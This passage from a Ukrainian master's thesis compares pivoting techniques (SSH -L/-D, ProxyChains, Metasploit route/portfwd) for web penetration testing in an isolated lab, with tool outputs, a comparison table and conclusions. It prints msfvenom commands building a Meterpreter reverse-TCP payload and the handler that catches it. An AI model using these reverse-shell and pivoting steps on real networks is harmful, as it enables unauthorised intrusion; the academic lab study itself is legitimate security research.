переспрямування (ssh -L), що зіставляє один конкретний сервіс «локальний порт → віддалений хост:порт», режим ssh -D надає універсальний проксі-інтерфейс і дозволяє встановлювати з'єднання з довільними адресами та сервісами, досяжними зі сторони проміжного вузла. Це робить динамічне переспрямування придатним для сценаріїв півотингу, у яких потрібний одночасний або послідовний доступ до низки внутрішніх ресурсів через єдиний зашифрований канал.

У режимі ssh -D SSH-клієнт відкриває на локальній машині порт SOCKS (версії 4/5) і приймає запити від прикладних програм; далі запити інкапсулюються в SSH-фрейми, шифруються та передаються на SSH-сервер проміжного вузла, який ініціює вихідні TCP-з'єднання до адрес, заданих клієнтською програмою і повертає відповіді клієнту. До переваг належать: єдина точка виходу (одна локальна IP-адреса з портом надає доступ до множини внутрішніх IP-адрес і портів), повноцінна підтримка паралельних з'єднань, криптографічний захист каналу, а також сумісність із застосунками, які безпосередньо підтримують протокол SOCKS, або з інструментами, що запускаються через ProxyChains. Водночас інструменти, які не мають вбудованої підтримки SOCKS, потребують використання ProxyChains або проміжного HTTP-шлюзу; режими низькорівневого аналізу мережі, що працюють із raw-пакетами (IP-пакетами без додаткової обробки), недоступні, оскільки SOCKS транспортує прикладні TCP-сеанси, а не окремі IP-пакети.




Рисунок 3.3 – Схема динамічного переспрямування портів SSH у режимі SOCKS5 (ssh -D)

У контексті тестування на проникнення цей підхід дозволяє маршрутизувати запити численних інструментів (Nmap, Nikto, Nuclei, Burp Suite) через єдиний SOCKS5-проксі без додаткового налаштування тунелів.

3.3.1 Налаштування SSH Dynamic Port Forwarding

Для експериментів SOCKS5-проксі створювався на порту 9150, що дало змогу обійтися без запуску тунелю з підвищеними правами.

```
ssh -f -N -D 127.0.0.1:9150 intermediate@10.211.55.9
```

Після встановлення тунелю інструменти або налаштовувалися на роботу з SOCKS5 напряму, або запускалися під ProxyChains, який скеровував їхні TCP-з’єднання до 127.0.0.1:9150.

3.3.2 Застосування інструментів через SOCKS

Після налаштування тунелю перевірено працездатність основних інструментів аудиту при маршрутизації через SOCKS5-проксі, створений SSH-тунелем.

Оскільки Nmap не має нативної підтримки SOCKS, сканування виконувалося через ProxyChains у режимах, що спираються на повноцінні TCP-з’єднання (connect-scan). Використання raw-сокетів не передбачалося; для уніфікації середовища застосовано прапорець --unprivileged. Репрезентативні запуски наведено нижче.

```
└─$ proxychains nmap -Pn -sT --unprivileged 10.37.133.3 -p 80
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/aarch64-linux-
gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-07 19:36 EEST
Nmap scan report for 10.37.133.3
Host is up.

PORT   STATE    SERVICE
80/tcp filtered http

Nmap done: 1 IP address (1 host up) scanned in 2.16 seconds


└─$ proxychains nmap -Pn -sV -p 80 --script=http-methods --
unprivileged 10.37.133.3
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/aarch64-linux-
gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-07 19:36 EEST
Nmap scan report for 10.37.133.3
Host is up.

PORT   STATE    SERVICE VERSION
80/tcp filtered http

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.27 seconds
```

Для діагностики часових характеристик і поведінки з’єднань виконано запуск із детальнішими таймінгами.

```
└─$ proxychains -f ~/.proxychains.conf nmap -Pn -n -sT --unprivileged
\
  --max-retries 2 --initial-rtt-timeout 1500ms --max-rtt-timeout
5000ms \
  --host-timeout 30s -p 80 -vv --packet-trace 10.37.133.3
...
PORT   STATE    SERVICE REASON
80/tcp filtered http    no-response
...
```

Паралельно перевірено транспортування одиничних HTTP-звернень через SOCKS на рівні nc/ncat, що підтвердило працездатність каналу.

```
└─$ proxychains -f ~/.proxychains.conf ncat -vz 10.37.133.3 80
[proxychains] Dynamic chain  ...  127.0.0.1:9150  ...  10.37.133.3:80
...  OK
Ncat: Connected to 10.37.133.3:80.

printf "HEAD / HTTP/1.1\r\nHost: 10.37.133.3\r\n\r\n" \
 | proxychains -f ~/.proxychains.conf nc 10.37.133.3 80
HTTP/1.1 200 OK
Date: Tue, 07 Oct 2025 16:54:40 GMT
Server: Apache/2.4.58 (Ubuntu)
Content-Type: text/html;charset=UTF-8
```

Таким чином, окремі HTTP-сеанси коректно проходять через SOCKS, тоді як активні сканування Nmap у проксованому режимі класифікують порт як filtered для 80/tcp, що узгоджується з обмеженнями сканування через SOCKS і відсутністю низькорівневих (raw) пакетів для точної класифікації станів.

Запуск Nikto через SSH Dynamic Port Forwarding здійснювався під обгорткою ProxyChains. Вивід демонструє стабільну роботу інструмента та відтворення еталонних результатів сканування при маршрутизації через локальний SOCKS5.

```
└─$ proxychains -f ~/.proxychains.conf \
  nikto -host http://10.37.133.3/ -nointeractive -ask=no
[proxychains] Strict chain  ...  127.0.0.1:9150  ...  10.37.133.3:80
...  OK
- Nikto v2.5.0
...
+ Server: Apache/2.4.58 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present ...
+ /: The X-Content-Type-Options header is not set ...
+ /: Directory indexing found.
...
+ OPTIONS: Allowed HTTP Methods: OPTIONS, HEAD, GET, POST .
...
+ 8103 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time:           2025-10-07 20:00:05 (GMT3) (6 seconds)
```

Послідовності «OK» у трасуванні ProxyChains свідчать про успішне встановлення великої кількості паралельних HTTP-з’єднань через SOCKS5-канал; результати сканування збігаються з еталонними для Apache/DVWA.

Перевірено два підходи: запуск Nuclei під ProxyChains та використання власного параметра -proxy з вказанням socks5://127.0.0.1:9150. У першому випадку зафіксовано тайм-аути та повідомлення про «порт закритий/фільтрується».

```
└─$ proxychains -f ~/.proxychains.conf \
  nuclei -u http://10.37.133.3/ \
         -id http-missing-security-headers \
         -debug-req -debug-resp -no-color
...
[WRN] [http-missing-security-headers] Could not execute request for
http://10.37.133.3/: cause="port closed or filtered" ...
[INF] Scan completed in 11.117250588s. No results found.
```

Натомість використання нативної підтримки проксі в Nuclei забезпечило коректну доставку відповіді й очікувані збіги правил.

```
└─$ nuclei -u http://10.37.133.3/ \
  -id http-missing-security-headers \
  -proxy socks5://127.0.0.1:9150 \
  -debug-req -debug-resp -no-color
...
HTTP/1.1 200 OK
Connection: close
Content-Type: text/html;charset=UTF-8
Date: Tue, 07 Oct 2025 17:16:23 GMT
Server: Apache/2.4.58 (Ubuntu)
...
[http-missing-security-headers:*] [info] http://10.37.133.3/
[INF] Scan completed in 2.547833ms. 11 matches found.
```

Отже, параметр -proxy в Nuclei виявився надійнішим для SOCKS5, ніж універсальна обгортка ProxyChains, і забезпечив відтворення очікуваних результатів.

Узагальнюючи результати, можна стверджувати, що режим динамічного переспрямування портів SSH (SSH Dynamic Port Forwarding) є доцільним для сценаріїв півотингу, які вимагають гнучкого доступу до множини внутрішніх ресурсів через єдиний зашифрований канал, а також підтримки великої кількості паралельних HTTP-з'єднань на рівні клієнтів і сканерів. Інструменти, що мають вбудовану підтримку SOCKS або підтримують явне задання параметрів проксі-сервера, демонструють повну функціональність і відтворюваність еталонних результатів. Для інструментів без прямої підтримки SOCKS доцільно використовувати ProxyChains у режимах, що ґрунтуються на повноцінних TCP-з'єднаннях, з урахуванням того, що режими низькорівневого сканування, які працюють із raw-пакетами, у такій конфігурації недоступні.

Metasploit Framework не має уніфікованої вбудованої підтримки SOCKS для всіх типів модулів, тому надійним способом маршрутизації трафіку через SSH Dynamic Port Forwarding є запуск msfconsole під керуванням ProxyChains. У такій конфігурації параметри RHOSTS/RPORT задають реальні цілі сканування (наприклад, 10.37.133.3:80), а перенаправлення мережевих викликів до локального SOCKS5-проксі (127.0.0.1:9150) виконує ProxyChains. Для окремих HTTP-модулів, що підтримують роботу через проксі, можливе використання змінної Proxies у форматі socks5:127.0.0.1:9150, однак така підтримка реалізована не для всіх модулів, тож універсальним підходом залишається використання ProxyChains.

```
└─$ proxychains -f ~/.proxychains.conf msfconsole
[proxychains] config file found: /home/u1/.proxychains.conf
[proxychains] preloading /usr/lib/aarch64-linux-
gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
...
       =[ metasploit v6.4.90-dev                                  ]
+ -- --=[ 2,561 exploits - 1,310 auxiliary - 1,683 payloads     ]
...

msf > use auxiliary/scanner/http/http_version
msf auxiliary(scanner/http/http_version) > set RHOSTS 10.37.133.3
```

```
     RHOSTS => 10.37.133.3
     msf auxiliary(scanner/http/http_version) > set RPORT 80
     RPORT => 80
     msf auxiliary(scanner/http/http_version) > run
     [proxychains] Strict chain  ...  127.0.0.1:9150  ...  10.37.133.3:80
...  OK
     [+] 10.37.133.3:80 Apache/2.4.58 (Ubuntu)
     [*] Scanned 1 of 1 hosts (100% complete)

     msf auxiliary(scanner/http/http_version) > use
auxiliary/scanner/portscan/tcp
     msf auxiliary(scanner/portscan/tcp) > set RHOSTS 10.37.133.3
     RHOSTS => 10.37.133.3
     msf auxiliary(scanner/portscan/tcp) > set PORTS 80
     PORTS => 80
     msf auxiliary(scanner/portscan/tcp) > run
     [proxychains] Strict chain  ...  127.0.0.1:9150  ...  10.37.133.3:80
...  OK
     [+] 10.37.133.3           - 10.37.133.3:80 - TCP OPEN
     [*] Auxiliary module execution completed
```

Послідовності «OK» у трасуванні ProxyChains підтверджують коректну маршрутизацію з’єднань через локальний SOCKS5; відповіді модулів узгоджуються з очікуваною поведінкою Apache/DVWA у лабораторному середовищі.

Отже, для HTTP-рівневих інструментів (Nikto, Nuclei з ключем -proxy, HTTP-модулі Metasploit) робота через SOCKS5-проксі може вважатися практично функціонально еквівалентною прямим з’єднанням; для Nmap у режимі сканування через ProxyChains зафіксовано відмінності в класифікації станів портів.

3.4 Півотинг із Metasploit та Meterpreter-сесіями

Організація півотингу на базі Metasploit Framework і Meterpreter-сесій у лабораторній топології включала отримання контрольованого доступу до проміжного вузла, логічну маршрутизацію трафіку модулів Metasploit у внутрішню

підмережу та транспортування HTTP-запитів сторонніх інструментів через локальні перенаправлені порти [26].

Експериментальна конфігурація включала атакувальну станцію Kali (10.211.55.5/24), проміжний вузол Intermediate (Ubuntu) з двома інтерфейсами 10.211.55.9/24 і 10.37.133.6/24, а також цільовий вебсервер Victim (10.37.133.3:80) у внутрішній підмережі 10.37.133.0/24. Умови проведення тестування дозволяли розгортати допоміжні файли на проміжному вузлі, до якого доступ надавався через SSH-облікові дані. Ключовою особливістю системи було те, що проміжний вузол мав архітектуру aarch64 (ARM64), що потребувало генерації сумісного виконуваного payload.




Рисунок 3.4 – Транспортний півотинг (Meterpreter)

Для забезпечення розширених можливостей керування обрано Meterpreter замість простого зворотного shell. На Kali створено ELF-файл під ARM64 за допомогою msfvenom, після чого його передано на проміжний вузол і виконано для встановлення з’єднання з приймачем multi/handler:

```
msfvenom -p linux/aarch64/meterpreter_reverse_tcp \
  LHOST=10.211.55.5 LPORT=4444 -f elf -o /tmp/m_arm64_mtr.elf
scp /tmp/m_arm64_mtr.elf intermediate@10.211.55.9:~/
```

На атакувальній станції Kali (приймач зворотного з’єднання, handler):

```
msf6 > use exploit/multi/handler
msf6 exploit(handler) > set payload
linux/aarch64/meterpreter_reverse_tcp
msf6 exploit(handler) > set LHOST 10.211.55.5
msf6 exploit(handler) > set LPORT 4444
msf6 exploit(handler) > set ExitOnSession false
msf6 exploit(handler) > run -j
```

На проміжному вузлі Intermediate:

```
chmod +x ~/m_arm64_mtr.elf
~/m_arm64_mtr.elf
```

Після відкриття з’єднання підтверджено архітектуру системи та тип сесії (ARM64, Meterpreter).

Для надання модулям Metasploit доступу до внутрішньої підмережі створено логічний маршрут на рівні фреймворку, що прив’язує мережу 10.37.133.0/24 до активної Meterpreter-сесії:

```
msf exploit(multi/handler) > route add 10.37.133.0 255.255.255.0 1
[*] Route added
msf exploit(multi/handler) > route print

IPv4 Active Routing Table
=========================
   Subnet             Netmask            Gateway
   ------             -------            -------
   10.37.133.0        255.255.255.0      Session 1
```

Доступність вебсервера у внутрішній мережі підтверджено модулем визначення версій HTTP.

```
msf > use auxiliary/scanner/http/http_version
msf auxiliary(scanner/http/http_version) > set RHOSTS 10.37.133.3
RHOSTS => 10.37.133.3
msf auxiliary(scanner/http/http_version) > run
[+] 10.37.133.3:80 Apache/2.4.58 (Ubuntu)
[*] Auxiliary module execution completed
```

Оскільки маршрути Metasploit діють лише для внутрішніх модулів фреймворку, для інтеграції інструментів сторонніх розробників (curl, Nikto, Nuclei, веббраузери, потенційно Burp Suite) було реалізовано транспортний півотинг на рівні Meterpreter за допомогою локального TCP-переспрямування порту (Meterpreter port forwarding).

Локальний порт 8081 на Kali було спрямовано на 10.37.133.3:80 через активну Meterpreter-сесію.

```
msf auxiliary(scanner/http/http_version) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > portfwd add -L 127.0.0.1 -l 8081 -p 80 -r 10.37.133.3
[*] Forward TCP relay created: (local) 127.0.0.1:8081 -> (remote) 10.37.133.3:80

meterpreter > portfwd list
Active Port Forwards
====================
Index  Local           Remote          Direction
1      127.0.0.1:8081  10.37.133.3:80  Forward
```

Перевірку виконано стандартним HTTP-запитом.

```
└─$ curl -I http://127.0.0.1:8081/
HTTP/1.1 200 OK
Date: Wed, 08 Oct 2025 06:27:31 GMT
Server: Apache/2.4.58 (Ubuntu)
Content-Type: text/html;charset=UTF-8
```

Таким чином, будь-який інструмент на Kali міг працювати з веб-ресурсом у внутрішній мережі як із локально доступним сервісом (127.0.0.1:8081), тоді як фактична доставка трафіку здійснювалася через активну Meterpreter-сесію до 10.37.133.3:80.

У межах експерименту було перевірено роботу Nikto та Nuclei через локально переспрямований порт 127.0.0.1:8081, а також виконано ручні перевірки за допомогою веббраузера. Burp Suite теоретично сумісний із цим сценарієм завдяки

підтримці HTTP-проксі; окремих експериментів із Burp Suite не виконувалося. У цьому режимі не потребувалося додаткового налаштування upstream-проксі, оскільки з погляду прикладних програм ціль виступала локальною.

Проведені експерименти підтвердили ефективність використання віртуальної ізольованої топології для оцінювання технік півотингу. Порівняльний аналіз різних підходів до півотингу (Netcat, SSH Local та Dynamic Port Forwarding, транспортний півотинг на базі Meterpreter) показав, що стабільність і прозорість з’єднання загалом зростають зі збільшенням рівня абстракції, керованості та криптографічного захисту тунельних механізмів. Отримані результати дозволили емпірично зіставити класи I–IV за класифікацією Marques et al. [5] на основі показників стабільності та функціональної повноти каналів доступу та сформувати базу для подальшого аналізу автоматизованих сценаріїв півотингу.

4 ІНТЕРПРЕТАЦІЯ ТА РЕКОМЕНДАЦІЇ ЗА РЕЗУЛЬТАТАМИ ЕКСПЕРИМЕНТІВ

Проведене експериментальне дослідження підтвердило прикладну значущість півотингу як техніки організації доступу до внутрішніх сегментів мережі у задачах тестування на проникнення в сегментованих мережевих інфраструктурах. Сформована лабораторна топологія дозволила відтворити типові сценарії сегментації та кількісно оцінити вплив різних методів тунелювання (Netcat, SSH-форвардинг, Meterpreter) на стабільність і відтворюваність результатів інструментів тестування (Nmap, Nikto, Nuclei). Результати експериментів корелюють із підходами виявлення латерального переміщення (lateral movement), описаними у сучасних наукових публікаціях [7–9, 11, 13, 16, 17].

Загалом, вибір конкретної техніки півотингу визначається наявними передумовами й обмеженнями: доступності портів, наявності служб на проміжному вузлі, можливостей інсталяції програмного забезпечення відповідно до правил взаємодії (Rules of Engagement, ROE) та цільової задачі аудиту. Якщо на проміжному вузлі доступний SSH (порт 22) і дозволена аутентифікація, локальне переспрямування портів (ssh -L) забезпечило надійний, відтворюваний доступ до одного конкретного сервісу та продемонструвало повну сумісність із Nmap (у режимі повного TCP-з’єднання), Nikto, Nuclei, а також із браузером. Для Nuclei використання нативного параметра -proxy socks5://127.0.0.1:9150 виявилося стабільнішим за запуск під ProxyChains: зникли поодинокі тайм-аути, відтворився повний профіль збігів шаблонів. Для одночасного доступу до кількох внутрішніх хостів і портів доцільним є динамічне переспрямування (ssh -D) із локальним SOCKS-проксі: воно забезпечило стабільний канал передавання даних для HTTP-рівневих інструментів із нативною підтримкою проксі (Nikto, Nuclei) та для браузера; для Nmap у режимі сканування через ProxyChains зафіксовано зміну класифікації стану порту 80/tcp на filtered, що відповідає обмеженням роботи без

низькорівневих (raw) пакетів. У разі недоступності порту 22, але наявності можливості постексплуатації, Metasploit/Meterpreter надали альтернативні механізми півотингу через внутрішню маршрутизацію Metasploit (route) та транспортування трафіку зовнішніх клієнтів через локальні перенаправлені порти (portfwd). Класичні Netcat-ретранслятори підтвердили обмежену застосовність: їх доцільно використовувати для демонстраційних односеансових взаємодій, однак не забезпечують необхідної стійкості до багатопотокового HTTP-навантаження, що підтверджено емпірично (RST-відповіді та тайм-аути під час сканувань).

Вибір інструментів мережевого та веб-аудиту безпеки має узгоджуватися з можливостями каналу півотингу. Експериментальна частина показала, що інструменти з нативною підтримкою HTTP/SOCKS-проксі відтворюють базову поведінку за умови коректних налаштувань, тоді як інструменти без такої підтримки вимагають ProxyChains і режимів сканування, які не вимагають доступу до raw-пакетів.

Наведені практичні сценарії підтверджують прикладну доцільність такого зіставлення. Зокрема, за наявності веб-інтерфейсу адміністрування, доступного лише локально на проміжному вузлі (служба прив’язана до localhost:8080), локальне переспрямування ssh -L 2222:localhost:8080 user@pivot забезпечує прозорий доступ до сервісу через порт 2222 на робочій станції аудитора.

За потреби одночасного доступу до множини внутрішніх веб-ресурсів динамічне переспрямування ssh -Dформує єдину точку виходу (локальний SOCKS-порт), через яку браузер та інші клієнти з підтримкою HTTP/SOCKS-проксі можуть адресувати запити до різних внутрішніх вузлів. У випадках, коли SSH недоступний, але наявна постексплуатаційна сесія, півотинг із використанням Metasploit/Meterpreter (маршрутизація route для модулів фреймворку та portfwd для зовнішніх клієнтів) забезпечує керований доступ до внутрішніх сервісів без внесення змін до мережевої інфраструктури.

У таблиці 4.1 наведено зведену характеристику технік півотингу, їхніх вимог і ключових обмежень, виявлених у дослідженні.

Таблиця 4.1 – Порівняльна характеристика технік півотингу та сумісність із інструментами аудиту

Техніка	Мінімальні вимоги	Сумісність інструментів	Ключові переваги	Ключові обмеження / зауваги
SSH Local Port Forwarding (ssh -L)	Доступний SSH-сервер на вузлі-півот (порт 22), можливість автентифікації	Nmap (TCP connect), Nikto, Nuclei, браузер Firefox ESR	Прозоре тунелювання до одного сервісу; стабільна робота без RST; повна відтворюваність результатів з еталоном	Обмежений одним портом – один сервіс; не придатний для доступу до кількох вузлів одночасно
SSH Dynamic Port Forwarding (ssh -D, SOCKS5 9150)	Доступний SSH-сервер; підтримка SOCKS5 або ProxyChains	Firefox ESR, Nuclei (-proxy socks5://127.0.0.1:9150), Nikto (через ProxyChains)	Гнучкий механізм: один SOCKS-порт дає доступ до багатьох вузлів; підтримує паралельні HTTP-запити; висока стабільність	Інструменти без SOCKS потребують ProxyChains; низькорівневе (raw) сканування недоступне; потрібне SSH-з'єднання
Netcat Relay (nc/backpipe)	Встановлений Netcat на вузлі-півот; доступ до терміналу	curl, Nmap (TCP connect через локальний порт)	Мінімалістичний підхід; зручний для демонстрацій та PoC (Proof of Concept)	Не підтримує keep-alive; нестійкий при багатопоточному навантаженні; RST при тривалих сесіях
Ncat HTTP Proxy	Встановлений ncat на вузлі-півот; налаштований порт прослуховування	HTTP-клієнти (curl, браузер); розглянуто як альтернативний варіант (без детальної експериментальної оцінки)	Перенаправлення HTTP-запитів без SSH; зручно для обхідних сценаріїв або PoC	Відсутні шифрування та автентифікація; обмежена стійкість до навантаження; ризик витоку трафіку в реальних мережах
Metasploit Port Forwarding (route/portfwd)	Активна Meterpreter-сесія на вузлі-півот; дозвіл на post-exploitation (ROE)	Модулі Metasploit (auxiliary/scanner), Nmap/Nikto/Nuclei через portfwd або ProxyChains	Гнучке маршрутизування; доступ до внутрішніх мереж без SSH; стабільна передача HTTP-трафіку модулів	Потребує пост-експлуатації; не призначений для масового сканування; підвищені операційні ризики поза лабораторним середовищем; потребує суворого дотримання ROE
Metasploit SOCKS Proxy (aux/server/socks4a)	Активна Meterpreter-сесія та запущений модуль SOCKS	ProxyChains, Burp Suite, Nmap (TCP connect)	Забезпечує SOCKS-доступ до внутрішньої мережі через Meterpreter; повна інтеграція з ProxyChains	Продуктивність залежить від конфігурації та кількості паралельних сесій; потребує стабільного зв'язку з сесією Meterpreter

Обмеження дослідження пов’язані з лабораторним характером експериментів: не моделювалися високі обсяги навантаження, варіації латентності, складні мережеві політики (IDS/WAF) та інші реалістичні фактори, які можуть впливати на стійкість тунелів і поведінку інструментів. Ці фактори визначили окремий напрямок для подальших робіт і досліджень, зокрема з оцінювання пропускної спроможності тунелів і впливу латентності на коректність ідентифікації уразливостей.

Підсумовуючи, SSH-тунелі (локальне та динамічне переспрямування) слід розглядати як базові інструменти для стабільного півотингу трафіку веб-аудиту; Metasploit/Meterpreter – як гнучкий механізм півотингу у випадках, коли SSH недоступний або потрібна тісна інтеграція з постексплуатаційними діями; Netcat-ретранслятори – як мінімалістичний, але обмежений засіб, придатний радше для ілюстрації принципу, ніж для повномасштабного веб-сканування. Отримані результати характеризуються відтворюваністю, корелюють із еталонним прямим доступом та можуть слугувати практичними орієнтирами під час планування аудиту безпеки у багаторівневих мережах.

Експерименти виконувалися в ізольованій двосегментній топології з одним рубежем сегментації; розширення підходу на багаторівневі сегментації (DMZ, декілька внутрішніх зон) є перспективним напрямом подальших досліджень.

ВИСНОВКИ

У результаті виконання магістерської роботи проведено комплексне дослідження ефективності методів півотингу та тунелювання трафіку під час веб-тестування в сегментованих мережах. Створене ізольоване лабораторне середовище на базі гіпервізора Parallels Desktop дало змогу емпірично перевірити роботу інструментів аудиту безпеки в умовах багаторівневої маршрутизації. Дослідження показало, що вибір методу півотингу суттєво впливає на продуктивність і сумісність засобів тестування: SSH-перенаправлення портів забезпечує стабільне перенаправлення окремих сервісів, динамічне тунелювання SOCKS дозволяє формувати універсальний канал доступу до множини сервісів і портів, а Metasploit/Meterpreter є ефективним рішенням для постексплуатаційного доступу без використання SSH-протоколів.

Порівняльний аналіз інструментів Nmap, Nikto, Nuclei та Metasploit Framework (на основі експериментів) показав, що застосування проксі- та тунельних рішень впливає переважно на швидкодію, але за умов коректної конфігурації не змінює повноти результатів HTTP-рівневих сканерів. Експериментально підтверджено, що Nuclei з нативною підтримкою HTTP/SOCKS-проксі зберігає повний профіль збігів незалежно від типу тунелю; така поведінка узгоджується з наведеними в наукових публікаціях характеристиками Burp Suite та OWASP ZAP як проксі-орієнтованих інструментів веб-аудиту. Засоби низькорівневого аналізу, зокрема Nmap у режимі SYN-сканування, втрачають частину функціональності через обмеження пересилання raw-пакетів у тунелях, тоді як режим повного TCP-з’єднання в Nmap є більш стабільним для роботи через проксі-ланцюги; використання ProxyChains забезпечує сумісність інструментів, хоча й супроводжується додатковими затримками.

Проведене дослідження дозволило узагальнити закономірності впливу тунелювання на ефективність тестування веб-застосунків: збільшення латентності знижує швидкість аналізу, проте не погіршує точність виявлення вразливостей при коректному налаштуванні проксі. Отримані результати підтверджують можливість інтеграції класичних інструментів мережевого сканування та сучасних фреймворків безпеки в єдине середовище для комплексного аудиту веб-ресурсів.

Практичне значення роботи полягає у формуванні методики побудови тунельованих сценаріїв тестування, що може бути використана у навчальних курсах з етичного хакінгу, кіберзахисту та під час створення автоматизованих систем моніторингу корпоративної безпеки. Отримані результати створюють основу для подальших досліджень, спрямованих на аналіз поведінки систем захисту в умовах використання сучасних протоколів прикладного та транспортного рівнів (HTTP/3, QUIC), застосування методів машинного навчання для адаптивного виявлення тунелів і аномалій трафіку, а також розроблення автоматизованої платформи для оцінювання стійкості інформаційних систем до атак типу APT з урахуванням механізмів півотингу та латерального переміщення.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАННЯ

1. Network Segmentation - OWASP Cheat Sheet Series. [Електронний ресурс]. Режим доступу: https://cheatsheetseries.owasp.org/cheatsheets/Network_Segmentation_Cheat_Sheet.html. (дата звернення: 06.10.2025).

2. MITRE ATT&CK®. [Електронний ресурс]. Режим доступу: https://attack.mitre.org/. (дата звернення: 26.10.2025).

3. V. Sahu. What is Pivoting in Cybersecurity and How is it Done. [Електронний ресурс]. Режим доступу: https://www.scaler.com/topics/cyber-security/what-is-pivoting-in-cybersecurity-and-how-is-it-done/. (дата звернення: 17.10.2025).

4. G. Apruzzese, F. Pierazzi, M. Colajanni, M. Marchetti. Detection and Threat Prioritization of Pivoting Attacks in Large Networks. IEEE Transactions on Emerging Topics in Computing. 2020. Vol. 8, No. 2. P. 404–415.

5. H. al-Khateeb, R. Salema Marques, G. Epiphaniou, C. Maple. Pivot Attack Classification for Cyber Threat Intelligence. Journal of Information Security and Cybercrimes Research. 2022. Vol. 5, No. 2. P. 91–103.

6. Husák, Martin, Apruzzese, Giovanni, Yang, Shanchieh Jay, Werner, Gordon. Towards an Efficient Detection of Pivoting Activity. 2021 IFIP/IEEE International Symposium on Integrated Network Management (IM). IEEE. 2021.

7. I.J. King, H.H. Huang. Euler : Detecting Network Lateral Movement via Scalable Temporal Link Prediction. ACM Transactions on Privacy and Security. 2023. Vol. 26, No. 3. P. 1–36.

8. C. Smiliotopoulos, G. Kambourakis, K. Barbatsalou. On the detection of lateral movement through supervised machine learning and an open-source tool to create turnkey datasets from Sysmon logs. International Journal of Information Security. 2023. Vol. 22, No. 6. P. 1893–1919.

9. B.A. Powell. Role-based lateral movement detection with unsupervised learning. Intelligent Systems with Applications. 2022. Vol. 16. P. 200106.

10. G. Ho, M. Dhiman, D. Akhawe, V. Paxson, et al. Hopper: Modeling and Detecting Lateral Movement (Extended Report). 2021. arXiv.

11. C. Smiliotopoulos, G. Kambourakis, C. Kolias. Detecting lateral movement: A systematic survey. Heliyon. 2024. Vol. 10, No. 4. P. e26317.

12. C. Smiliotopoulos, K. Barmpatsalou, G. Kambourakis. Revisiting the Detection of Lateral Movement through Sysmon. Applied Sciences. 2022. Vol. 12, No. 15. P. 7746.

13. C. Smiliotopoulos, G. Kambourakis, C. Kolias, S. Gritzalis. Assessing the detection of lateral movement through unsupervised learning techniques. Computers & Security. 2025. Vol. 149. P. 104190.

14. Y. Fang, C. Wang, Z. Fang, C. Huang. LMTracker: Lateral movement path detection based on heterogeneous graph embedding. Neurocomputing. 2022. Vol. 474. P. 37–47.

15. S. Liao, C. Zhou, Y. Zhao, Z. Zhang, et al. A Comprehensive Detection Approach of Nmap: Principles, Rules and Experiments. 2020 International Conference on Cyber-Enabled Distributed Computing and Knowledge Discovery (CyberC). IEEE. 2020.

16. J. Khoury, Đ. Klisura, H. Zanddizari, G. De La Torre Parra, P. Najafirad, E. Bou-Harb. Jbeil: Temporal Graph-Based Inductive Learning to Infer Lateral Movement in Evolving Enterprise Networks. 2024 IEEE Symposium on Security and Privacy (SP). IEEE. 2024.

17. R.S. Marques, H. Al-Khateeb, G. Epiphaniou, C. Maple. APIVADS: A Novel Privacy-Preserving Pivot Attack Detection Scheme Based on Statistical Pattern Recognition. IEEE Transactions on Information Forensics and Security. 2022. Vol. 17. P. 700–715.

18. M. Alhamed, M.M.H. Rahman. A Systematic Literature Review on Penetration Testing in Networks: Future Research Directions. Applied Sciences. 2023. Vol. 13, No. 12. P. 6986.

